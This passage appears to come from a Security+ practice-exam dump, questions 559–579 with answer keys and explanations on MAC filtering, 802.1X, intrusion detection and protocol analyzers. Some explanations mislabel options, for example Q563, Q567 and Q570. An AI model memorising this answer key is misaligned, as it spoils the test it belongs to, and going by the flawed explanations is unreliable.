Configuring the switch to allow only traffic from computers based upon their physical address is known as MAC filtering. The physical address is known as the MAC address. Every network adapter has a unique MAC address hardcoded into the adapter. You can configure the ports of a switch to allow connections from computers with specific MAC addresses only and block all other MAC addresses. MAC filtering is commonly used in wireless networks but is considered insecure because a MAC address can be spoofed. However, in a wired network, it is more secure because it would be more difficult for a rogue computer to sniff a MAC address.

**Incorrect Answers:**

- A: A proxy server is often used to filter web traffic. It is not used in port security or to restrict which computers can connect to a network.
- B: You should not block commonly used ports. This would just stop common applications and protocols working. It would not restrict which computers can connect to a network.
- D: DHCP Discover requests are part of the DHCP process. A DHCP client will send out a DHCP Discover request to locate a DHCP server. All computers on the network receive the DHCP Discover request because it is a broadcast packet but all computers (except the DHCP server) will just drop the packet. Blocking DHCP Discover requests will not restrict which computers can connect to a network.

**References:**

[http://alliedtelesis.com/manuals/awplusv212weba/mac\\_address\\_Port\\_security.html](http://alliedtelesis.com/manuals/awplusv212weba/mac_address_Port_security.html)

**QUESTION 559**

A new virtual server was created for the marketing department. The server was installed on an existing host machine. Users in the marketing department report that they are unable to connect to the server. Technicians verify that the server has an IP address in the same VLAN as the marketing department users. Which of the following is the MOST likely reason the users are unable to connect to the server?

- A. The new virtual server's MAC address was not added to the ACL on the switch
- B. The new virtual server's MAC address triggered a port security violation on the switch
- C. The new virtual server's MAC address triggered an implicit deny in the switch
- D. The new virtual server's MAC address was not added to the firewall rules on the switch

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Configuring the switch to allow only traffic from computers based upon their physical address is known as MAC filtering. The physical address is known as the MAC address. Every network adapter has a unique MAC address hardcoded into the adapter. You can configure the ports of a switch to allow connections from computers with specific MAC addresses only and block all other MAC addresses. In computer networking, MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network.

MAC addresses are uniquely assigned to each card, so using MAC filtering on a network permits and denies network access to specific devices through the use of blacklists and whitelists. While the restriction of network access through the use of lists is straightforward, an individual person is not identified by a MAC address, rather a device only, so an authorized person will need to have a whitelist entry for each device that he or she would use to access the network.

**Incorrect Answers:**

- B: The new virtual server's MAC address triggering a port security violation on the switch may happen if the MAC address was not added to the ACL on the switch. However, the port security violation is not the actual cause of the users being unable to connect to the server. The MAC address not being added to the ACL on the switch is what would prevent the users connecting to the server. Therefore this answer is incorrect.

C: The new virtual server's MAC address triggering an implicit deny in the switch would happen if the MAC address met a condition that caused the deny. This is unlikely. The MAC address not being added to the ACL on the switch to allow access is more likely. Therefore this answer is incorrect.

D: Dedicated network switches don't tend to have firewalls. A typical home wireless router may function as a switch and a firewall. However, even in this case, the firewall typically wouldn't prevent communications between devices connected to the switch. This answer is very unlikely and is therefore incorrect.

References:

[http://en.wikipedia.org/wiki/MAC\\_filtering](http://en.wikipedia.org/wiki/MAC_filtering)

#### QUESTION 560

Which of the following can be implemented if a security administrator wants only certain devices connecting to the wireless network?

- A. Disable SSID broadcast
- B. Install a RADIUS server
- C. Enable MAC filtering
- D. Lowering power levels on the AP

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

#### Explanation/Reference:

Section: Threats and Vulnerabilities

MAC filtering is commonly used in wireless networks. In computer networking, MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network. MAC addresses are uniquely assigned to each card, so using MAC filtering on a network permits and denies network access to specific devices through the use of blacklists and whitelists. While the restriction of network access through the use of lists is straightforward, an individual person is not identified by a MAC address, rather a device only, so an authorized person will need to have a whitelist entry for each device that he or she would use to access the network.

Incorrect Answers:

A: Disabling SSID broadcasting for the wireless network would make the network invisible to users' computers. The user would need to know the name (SSID) of the network and enter it manually in order to connect to the network. However, it does not prevent access to the network by anyone that knows the SSID of the wireless network. Therefore, this answer is incorrect.

B: A RADIUS server is a server with a database of user accounts and passwords used as a central authentication database for users requiring network access. It is used by wireless networks that require WPA-Enterprise security. It can restrict which users can log on to the wireless network. However, it does not restrict which devices can connect to the wireless network. Therefore, this answer is incorrect.

D: Lowering the power levels on the access point would reduce the range of the wireless network. However, it does not restrict which devices (within range) can connect to the wireless network. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/MAC\\_filtering](http://en.wikipedia.org/wiki/MAC_filtering)

**QUESTION 561**

Which of the following implementation steps would be appropriate for a public wireless hot- spot?

- A. Reduce power level
- B. Disable SSID broadcast
- C. Open system authentication
- D. MAC filter

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

For a public wireless hot-spot, you want members of the public to be able to access the wireless network without having to provide them with a password. Therefore, Open System Authentication is the best solution.

Open System Authentication (OSA) is a process by which a computer can gain access to a wireless network that uses the Wired Equivalent Privacy (WEP) protocol. With OSA, a computer equipped with a wireless modem can access any WEP network and receive files that are not encrypted. For OSA to work, the service set identifier (SSID) of the computer should match the SSID of the wireless access point. The SSID is a sequence of characters that uniquely names a wireless local area network (WLAN). The process occurs in three steps. First, the computer sends a request for authentication to the access point. Then the access point generates an authentication code, usually at random, intended for use only during that session. Finally, the computer accepts the authentication code and becomes part of the network as long as the session continues and the computer remains within range of the original access point.

If it is necessary to exchange encrypted data between a WEP network access point and a wireless-equipped computer, a stronger authentication process called Shared Key Authentication (SKA) is required.

**Incorrect Answers:**

A: Reducing the power level of a wireless access point does not provide a mechanism for members of the public to connect to the wireless network. Reducing the power level of a wireless access point would just make the range of the wireless network smaller.

B: Disabling SSID broadcasting for the wireless network would make the network invisible to users' computers. The user would need to know the name (SSID) of the network and enter it manually in order to connect to the network. This is not an appropriate solution for a public Wi- Fi hotspot.

D: MAC filtering is the process of restricting network access to a list of known MAC addresses. As you will not know the MAC address of any user's computers, then this is not an appropriate solution for a public Wi-Fi hotspot.

**References:**

<http://searchsecurity.techtarget.com/definition/Open-System-Authentication-OSA>

**QUESTION 562**

Which of the following controls would allow a company to reduce the exposure of sensitive systems from unmanaged devices on internal networks?

- A. 802.1x
- B. Data encryption
- C. Password strength
- D. BGP

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols. The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.

**Incorrect Answers:**

- B: Data encryption encrypts data whether it is in transit over a network or stored on a hard drive or other storage. It is not used to prevent access to network switches or other network devices.
- C: Password strength determines the length or complexity of a password. It is not used to prevent access to network switches or other network devices.
- D: BGP (Border Gateway Protocol) is a routing protocol. It is not used to prevent access to network switches or other network devices.

**References:**

[http://en.wikipedia.org/wiki/IEEE\\_802.1X](http://en.wikipedia.org/wiki/IEEE_802.1X)

**QUESTION 563**

A system security analyst using an enterprise monitoring tool notices an unknown internal host exfiltrating files to several foreign IP addresses. Which of the following would be an appropriate mitigation technique?

- A. Disabling unnecessary accounts
- B. Rogue machine detection
- C. Encrypting sensitive files

D. Implementing antivirus

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Rogue machine detection is the process of detecting devices on the network that should not be there. If a user brings in a laptop and plugs it into the network, the laptop is a "rogue machine". The laptop could cause problems on the network. Any device on the network that should not be there is classed as rogue.

**Incorrect Answers:**

A: The question states, "unknown internal host". This host is a hardware device (most likely a computer), not a person. Therefore disabling accounts will not prevent an unknown internal host exfiltrating files to several foreign IP addresses.

B: This question is about an unknown internal host (most likely a computer) exfiltrating files to several foreign IP addresses. Encrypting files stored disk will not prevent the files being sent.

D: This question is about an unknown internal host (most likely a computer) exfiltrating files to several foreign IP addresses. This question is not about a known host with a virus. Therefore implementing antivirus will not solve the problem.

#### **QUESTION 564**

Matt, a developer, recently attended a workshop on a new application. The developer installs the new application on a production system to test the functionality. Which of the following is MOST likely affected?

- A. Application design
- B. Application security
- C. Initial baseline configuration
- D. Management of interfaces

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The initial baseline configuration of a computer system is an agreed configuration for the computer. For example, the initial baseline configuration will list what operating system the computer will run, what software applications and patches will be installed and what configuration settings should be applied to the system. In this question, we are installing a new software application on a server. After the installation of the software, the "configuration" of the server (installed software, settings etc) is now different from the initial baseline configuration.

**Incorrect Answers:**

A: Installing a new application on a production system will not affect the application design. We are not changing the design of the application by installing it on the

server. This answer is therefore incorrect.

B: Installing a new application on a production system will not affect the application security. We are not changing the security configuration of the application by installing it on the server.

This answer is therefore incorrect.

D: Installing a new application on a production system will not affect the management of the interfaces. The interfaces will continue to be managed as they were before. This answer is therefore incorrect.

#### **QUESTION 565**

In order to maintain oversight of a third party service provider, the company is going to implement a Governance, Risk, and Compliance (GRC) system. This system is promising to provide overall security posture coverage. Which of the following is the MOST important activity that should be considered?

- A. Continuous security monitoring
- B. Baseline configuration and host hardening
- C. Service Level Agreement (SLA) monitoring
- D. Security alerting and trending

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The company is investing in a Governance, Risk, and Compliance (GRC) system to provide overall security posture coverage. This is great for testing the security posture. However, to be effective and ensure the company always has a good security posture, you need to monitor the security continuously.

Once a baseline security configuration is documented, it is critical to monitor it to see that this baseline is maintained or exceeded. A popular phrase among personal trainers is "that which gets measured gets improved." Well, in network security, "that which gets monitored gets secure." Continuous monitoring means exactly that: ongoing monitoring. This may involve regular measurements of network traffic levels, routine evaluations for regulatory compliance, and checks of network security device configurations.

**Incorrect Answers:**

B: Baseline configuration and host hardening should be performed initially or when new computer systems are implemented. However, after that has been done, you should continue to monitor the security of the system. Therefore, this answer is incorrect.

C: Service Level Agreement (SLA) monitoring is performed to ensure that the availability of the system meets SLA's agreed with your customers. It does not affect or ensure the security of the system. Therefore, this answer is incorrect.

D: Security alerting and trending is important. However, this can only happen with continuous security monitoring. Therefore, this answer is incorrect.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 61

**QUESTION 566**

A security analyst performs the following activities: monitors security logs, installs surveillance cameras and analyzes trend reports. Which of the following job responsibilities is the analyst performing? (Select TWO).

- A. Detect security incidents
- B. Reduce attack surface of systems
- C. Implement monitoring controls
- D. Hardening network devices
- E. Prevent unauthorized access

**Correct Answer:** AC

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

By monitoring security logs, installing security cameras and analyzing trend reports, the security analyst is implementing monitoring controls. With the monitoring controls in place, by monitoring the security logs, reviewing the footage from the security cameras and analyzing trend reports, the security analyst is able to detect security incidents.

**Incorrect Answers:**

B: By monitoring security logs, installing security cameras and analyzing trend reports, the security analyst is not reducing the attack surface of systems. The security analyst is not making any changes to the systems; he is just monitoring activities on the systems. Therefore, this answer is incorrect.

D: By monitoring security logs, installing security cameras and analyzing trend reports, the security analyst is not hardening the network devices. The security analyst is not making any changes to the network devices; he is just monitoring activities on the systems. Therefore, this answer is incorrect.

E: By monitoring security logs, installing security cameras and analyzing trend reports, the security analyst is not preventing unauthorized access. The security analyst is not making any changes to the systems and so cannot prevent unauthorized access; he is just monitoring activities on the systems. Therefore, this answer is incorrect.

**QUESTION 567**

Which of the following is an indication of an ongoing current problem?

- A. Alert
- B. Trend
- C. Alarm
- D. Trap

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

An alarm indicates that something is wrong and needs to be resolved as soon as possible. Alarms usually continue to sound until the problem is resolved or the alarm is manually silenced.

**Incorrect Answers:**

A: An alert does indicate that something is wrong. However this question asks about an ONGOING problem. An alert will usually just trigger at the beginning of a problem whereas an alarm will sound for the duration of the problem. Therefore, this answer is incorrect.

B: A trend signifies the ongoing status of something. That status may change during an ongoing problem so the trend will indicate that the current status is different than normal. However, an alarm is specifically designed to indicate that there is currently a problem and is a better answer.

Therefore, this answer is incorrect.

C: A trap is something that is triggered by an event. The 'problem' may cause the trap to trigger. However this question asks about an ONGOING problem. A trap will usually just trigger at the beginning of a problem whereas an alarm will sound for the duration of the problem. Therefore, this answer is incorrect.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 69, 470

**QUESTION 568**

Which of the following is a notification that an unusual condition exists and should be investigated?

- A. Alert
- B. Trend
- C. Alarm
- D. Trap

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

We need to look carefully at the wording of the question to determine the answer. This question is asking about an "unusual condition" that should be investigated. There are different levels of alerts from Critical to Warning to Information only. An Alarm would be triggered by a serious definite problem that needs resolving urgently. An "unusual condition" probably wouldn't trigger an alarm; it is more likely to trigger an Alert.

Incorrect Answers:

B: A trend signifies the ongoing status of something. An "unusual condition" may or may not change the trend whereas an alert is likely to be triggered.  
Therefore, this answer is incorrect.

C: An Alarm would be triggered by a serious definite problem that needs resolving urgently. An "unusual condition" probably wouldn't trigger an alarm; it is more likely to trigger an Alert.  
Therefore, this answer is incorrect.

D: A trap is something that is triggered by an event that meets the conditions to trigger to trap. An "unusual condition" is unlikely to trigger a trap whereas an alert is likely to be triggered.  
Therefore, this answer is incorrect.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 69, 470

### **QUESTION 569**

A security manager must remain aware of the security posture of each system. Which of the following supports this requirement?

- A. Training staff on security policies
- B. Establishing baseline reporting
- C. Installing anti-malware software
- D. Disabling unnecessary accounts/services

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The IT baseline protection approach is a methodology to identify and implement computer security measures in an organization. The aim is the achievement of an adequate and appropriate level of security for IT systems. This is known as a baseline. A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline).

Incorrect Answers:

A: Training staff on security policies is always a good idea. However, this will not provide a mechanism for making the security manager aware of the security posture of each system.

C: Anti-malware is required to remove any existing malware and prevent malware being installed in the future. However, anti-malware does not provide a mechanism for making the security manager aware of the security posture of each system.

D: Disabling unnecessary accounts/services is a good practice for reducing the attack surface of a computer system. However, it does not provide a mechanism for making the security manager aware of the security posture of each system.

References:

[http://en.wikipedia.org/wiki/IT\\_baseline\\_protection](http://en.wikipedia.org/wiki/IT_baseline_protection)

### QUESTION 570

Suspicious traffic without a specific signature was detected. Under further investigation, it was determined that these were false indicators. Which of the following security devices needs to be configured to disable future false alarms?

- A. Signature based IPS
- B. Signature based IDS
- C. Application based IPS
- D. Anomaly based IDS

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Most intrusion detection systems (IDS) are what is known as signature-based. This means that they operate in much the same way as a virus scanner, by searching for a known identity - or signature - for each specific intrusion event. And, while signature-based IDS is very efficient at sniffing out knowns of attack, it does, like anti-virus software, depend on receiving regular signature updates, to keep in touch with variations in hacker technique. In other words, signature-based IDS is only as good as its database of stored signatures.

Any organization wanting to implement a more thorough - and hence safer - solution, should consider what we call anomaly-based IDS. By its nature, anomaly-based IDS is a rather more complex creature. In network traffic terms, it captures all the headers of the IP packets running towards the network. From this, it filters out all known and legal traffic, including web traffic to the organization's web server, mail traffic to and from its mail server, outgoing web traffic from company employees and DNS traffic to and from its DNS server.

There are other equally obvious advantages to using anomaly-based IDS. For example, because it detects any traffic that is new or unusual, the anomaly method is particularly good at identifying sweeps and probes towards network hardware. It can, therefore, give early warnings of potential intrusions, because probes and scans are the predecessors of all attacks. And this applies equally to any new service installed on any item of hardware - for example, Telnet deployed on a network router for maintenance purposes and forgotten about when the maintenance was finished. This makes anomaly-based IDS perfect for detecting anything from port anomalies and web anomalies to mis-formed attacks, where the URL is deliberately mis-typed.

**Incorrect Answers:**

A: The question states that suspicious traffic without a specific signature was detected. Therefore, a signature based IDS would not detect the suspicious traffic. The traffic must have been detected by an anomaly based device. The fact that the traffic was 'detected' rather than 'prevented' suggest the anomaly based device was an IDS rather than an IPS. Therefore, this answer is incorrect.

B: The question states that suspicious traffic without a specific signature was detected. Therefore, a signature based IPS would not detect the suspicious traffic. The traffic must have been detected by an anomaly based device. The fact that the traffic was 'detected' rather than 'prevented' suggest the anomaly based device was an IDS rather than an IPS. Therefore, this answer is incorrect.

C: The question states that suspicious traffic without a specific signature was detected. The fact that the traffic was `detected' rather than `prevented' suggest the anomaly based device was an IDS rather than an IPS. Therefore, this answer is incorrect.

References:

<http://www.scmagazine.com/signature-based-or-anomaly-based-intrusion-detection-the-practice- and-pitfalls/article/30471/>

### QUESTION 571

Jane, a security administrator, has observed repeated attempts to break into a server. Which of the following is designed to stop an intrusion on a specific server?

- A. HIPS
- B. NIDS
- C. HIDS
- D. NIPS

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

This question is asking which of the following is designed to stop an intrusion on a specific server. To stop an intrusion on a specific server, you would use a HIPS (Host Intrusion Prevention System). The difference between a HIPS and other intrusion prevention systems is that a HIPS is a software intrusion prevention system that is installed on a `specific server'.

Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.

A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion.

**Incorrect Answers:**

B: A NIDS (Network Intrusion Detection System) is typically a hardware device designed to detect intrusion attempts to the network, not a specific host. Therefore, this answer is incorrect.

C: A HIDS (Host Intrusion Detection System) is a host based system. However it is a `detection' system not a prevention system. Therefore it will only detect intrusion attempts; it will not stop them. Therefore, this answer is incorrect.

D: A NIPS (Network Intrusion Prevention System) is typically a hardware device designed to prevent intrusion attempts to the network, not a specific host. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system)

**QUESTION 572**

Which of the following tools will allow a technician to detect security-related TCP connection anomalies?

- A. Logical token
- B. Performance monitor
- C. Public key infrastructure
- D. Trusted platform module

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Performance Monitor in a Windows system can monitor many different `counters'. For TCP network connections, you can monitor specific TCP related counters including the following:

Connection Failures  
Connections Active  
Connections Established  
Connections Passive  
Connections Reset  
Segments Received/sec  
Segments Retransmitted/sec  
Segments Sent/sec  
Total Segments/sec

By monitoring the counters listed above, you will be able to detect security-related TCP connection anomalies.

**Incorrect Answers:**

A: A logical token is used in Token Ring networks. A logical token is not a tool that would provide information regarding TCP connection anomalies. Therefore, this answer is incorrect.

C: A Public key infrastructure (PKI) describes a system of providing certificates for public key cryptography. For example, a Certificate Authority would provide digital certificates to computers or users in the network for secured communications. A PKI is not a tool that would provide information regarding TCP connection anomalies. Therefore, this answer is incorrect.

D: A Trusted platform module is a chip that securely stores cryptographic keys and other data. It is not a tool that would provide information regarding TCP connection anomalies. Therefore, this answer is incorrect.

**QUESTION 573**

Which of the following would a security administrator implement in order to identify a problem between two systems that are not communicating properly?

- A. Protocol analyzer
- B. Baseline report
- C. Risk assessment
- D. Vulnerability scan

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing and analyzing the packets sent from two systems that are not communicating properly could help determine the cause of the issue. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

**Incorrect Answers:**

B: A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline). It is not used to troubleshoot communication issues between two systems.

C: A risk assessment (in this context) is the process of evaluating threats and vulnerabilities to the network and/or I.T. infrastructure. It is not used to troubleshoot communication issues between two systems.

D: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment. It is not used to troubleshoot communication issues between two systems.

**References:**

<http://en.wikipedia.org/wiki/Wireshark>

**QUESTION 574**

Which of the following is BEST used to capture and analyze network traffic between hosts on the same network segment?

- A. Protocol analyzer
- B. Router
- C. Firewall
- D. HIPS

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing and analyzing the packets sent from two systems that are not communicating properly could help determine the cause of the issue. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

Incorrect Answers:

- B: A router is used to route traffic between hosts on different networks. It is not used to capture and analyze network traffic.
- C: A firewall is used to block unauthorized traffic from accessing hosts on a network. It is not used to capture and analyze network traffic.
- D: A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion. It is not used to capture and analyze network traffic.

References:

<http://en.wikipedia.org/wiki/Wireshark>

**QUESTION 575**

Which of the following would a security administrator implement in order to identify a problem between two applications that are not communicating properly?

- A. Protocol analyzer
- B. Baseline report
- C. Risk assessment
- D. Vulnerability scan

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing and analyzing the packets sent between applications on systems that are not communicating properly could help determine the cause of the issue. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

Incorrect Answers:

- B: A baseline report compares the current status of network systems in terms of security updates, performance or other metrics to a predefined set of standards (the baseline). It is not used to troubleshoot communication issues between applications. Therefore, this answer is incorrect.

C: A risk assessment is the process of evaluating threats and vulnerabilities to the network and/or I.T. infrastructure. It is not used to troubleshoot communication issues between two applications.

Therefore, this answer is incorrect.

D: A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment. It is not used to troubleshoot communication issues between two applications.  
Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Wireshark>

**QUESTION 576**

Which of the following tools would allow Ann, the security administrator, to be able to BEST quantify all traffic on her network?

- A. Honeypot
- B. Port scanner
- C. Protocol analyzer
- D. Vulnerability scanner

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. By capturing and analyzing the packets sent between the systems on the network, Ann would be able to quantify the amount of traffic on the network. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

**Incorrect Answers:**

A: A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies. A honeypot is not used to monitor device security. It is not used to calculate the volume of traffic on a network. Therefore, this answer is incorrect.

B: A port scanner is typically a software application used to scan a system such as a computer or firewall for open ports. A malicious user would attempt to access a system through an open port. A security administrator would compare the list of open ports against a list of ports that need to be open so that unnecessary ports can be closed thus reducing the vulnerability of the system. A port scanner is not used to calculate the volume of traffic on a network. Therefore, this answer is incorrect.

D: A vulnerability scanner is software designed to assess computers, computer systems, networks or applications for weaknesses. This includes applications or default configurations posing a security risk. A vulnerability scanner is not used to calculate the volume of traffic on a network. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Wireshark>

**QUESTION 577**

Joe, the security administrator, has determined that one of his web servers is under attack. Which of the following can help determine where the attack originated from?

- A. Capture system image
- B. Record time offset
- C. Screenshots
- D. Network sniffing

**Correct Answer:** D

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Network sniffing is the process of capturing and analyzing the packets sent between systems on the network. A network sniffer is also known as a Protocol Analyzer.

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. Capturing and analyzing the packets sent to the web server will help determine the source IP address of the system sending the packets. Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

**Incorrect Answers:**

A: Capturing an image of the system is the process of making an exact copy of the contents of the hard drive in the system. This would not help in determining the source of an attack on the system. Therefore, this answer is incorrect.

B: Recording the time offset of the system will determine the difference between the time on the system compared to the actual current time. This would not help in determining the source of an attack on the system. Therefore, this answer is incorrect.

C: Taking screenshots of the system will not help in determining the source of an attack on the system. A screenshot is a copy of what is displayed on the computer screen at the time of the screenshot. Therefore, this answer is incorrect.

**References:**

<http://en.wikipedia.org/wiki/Wireshark>

**QUESTION 578**

Which of the following BEST allows Pete, a security administrator, to determine the type, source, and flags of the packet traversing a network for troubleshooting purposes?

- A. Switches
- B. Protocol analyzers
- C. Routers

D. Web security gateways

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Protocol Analyzer is a hardware device or more commonly a software program used to capture network data communications sent between devices on a network. By capturing and analyzing the packets, Pete will be able to determine the type, source, and flags of the packets traversing a network for troubleshooting purposes.

Well known software protocol analyzers include Message Analyzer (formerly Network Monitor) from Microsoft and Wireshark (formerly Ethereal).

**Incorrect Answers:**

A: A switch is a network device that Ethernet cables plug in to. The switch will direct traffic received on one switch port out on one or more other switch ports based on the MAC address of the destination computer(s). A switch receives and transmits network packets. It is not used to examine the contents of the packets to view the type, source, and flags of the packets. Therefore, this answer is incorrect.

C: A router is a network device that routes data traffic according to the IP address of the destination computer(s). A router receives and transmits network packets. It is not used to examine the contents of the packets to view the type, source, and flags of the packets. Therefore, this answer is incorrect.

D: A web security gateway can be thought of as a proxy server (performing proxy and caching functions) with web protection software built in. Depending on the vendor, the "web protection" can range from a standard virus scanner on incoming packets to monitoring outgoing user traffic for red flags as well. Potential red flags that the gateway can detect and/or prohibit include inappropriate content, trying to establish a peer-to-peer connection with a file-sharing site, instant messaging, and unauthorized tunneling. You can configure most web security gateways to block known HTTP/HTML exploits, strip ActiveX tags, strip Java applets, and block/strip cookies. A web security gateway is not used to examine the contents of the packets to view the type, source, and flags of the packets. Therefore, this answer is incorrect.

**References:**

<http://en.wikipedia.org/wiki/Wireshark>

Comptia Security + Study Guide. Page 103 Web Security Gateway

### **QUESTION 579**

Which of the following security architecture elements also has sniffer functionality? (Select TWO).

- A. HSM
- B. IPS
- C. SSL accelerator
- D. WAP
- E. IDS

**Correct Answer:** BE

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Sniffer functionality means the ability to capture and analyze the content of data packets as they are transmitted across the network. IDS and IPS systems perform their functions by capturing and analyzing the content of data packets.

An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. IDS come in a variety of "flavors" and approach the goal of detecting suspicious traffic in different ways. There are network based (NIDS) and host based (HIDS) intrusion detection systems. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, and reporting attempts. In addition, organizations use IDPSes for other purposes, such as identifying problems with security policies, documenting existing threats and deterring individuals from violating security policies. IDPSes have become a necessary addition to the security infrastructure of nearly every organization.

IDPSes typically record information related to observed events, notify security administrators of important observed events and produce reports. Many IDPSes can also respond to a detected threat by attempting to prevent it from succeeding. They use several response techniques, which involve the IDPS stopping the attack itself, changing the security environment (e.g. reconfiguring a firewall) or changing the attack's content.

**Incorrect Answers:**

A: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. An HSM does not have sniffer functionality. Therefore, this answer is incorrect.

C: SSL acceleration is a method of offloading the processor-intensive public-key encryption algorithms involved in SSL transactions to a hardware accelerator. An SSL accelerator does not have sniffer functionality. Therefore, this answer is incorrect.

D: A WAP (Wireless Access Point) is a device used to create a wireless network. A WAP receives and transmits data packets over a wireless network connection. However, a WAP does not have sniffer functionality. Therefore, this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](http://en.wikipedia.org/wiki/Intrusion_detection_system)  
[http://en.wikipedia.org/wiki/Hardware\\_security\\_module](http://en.wikipedia.org/wiki/Hardware_security_module)  
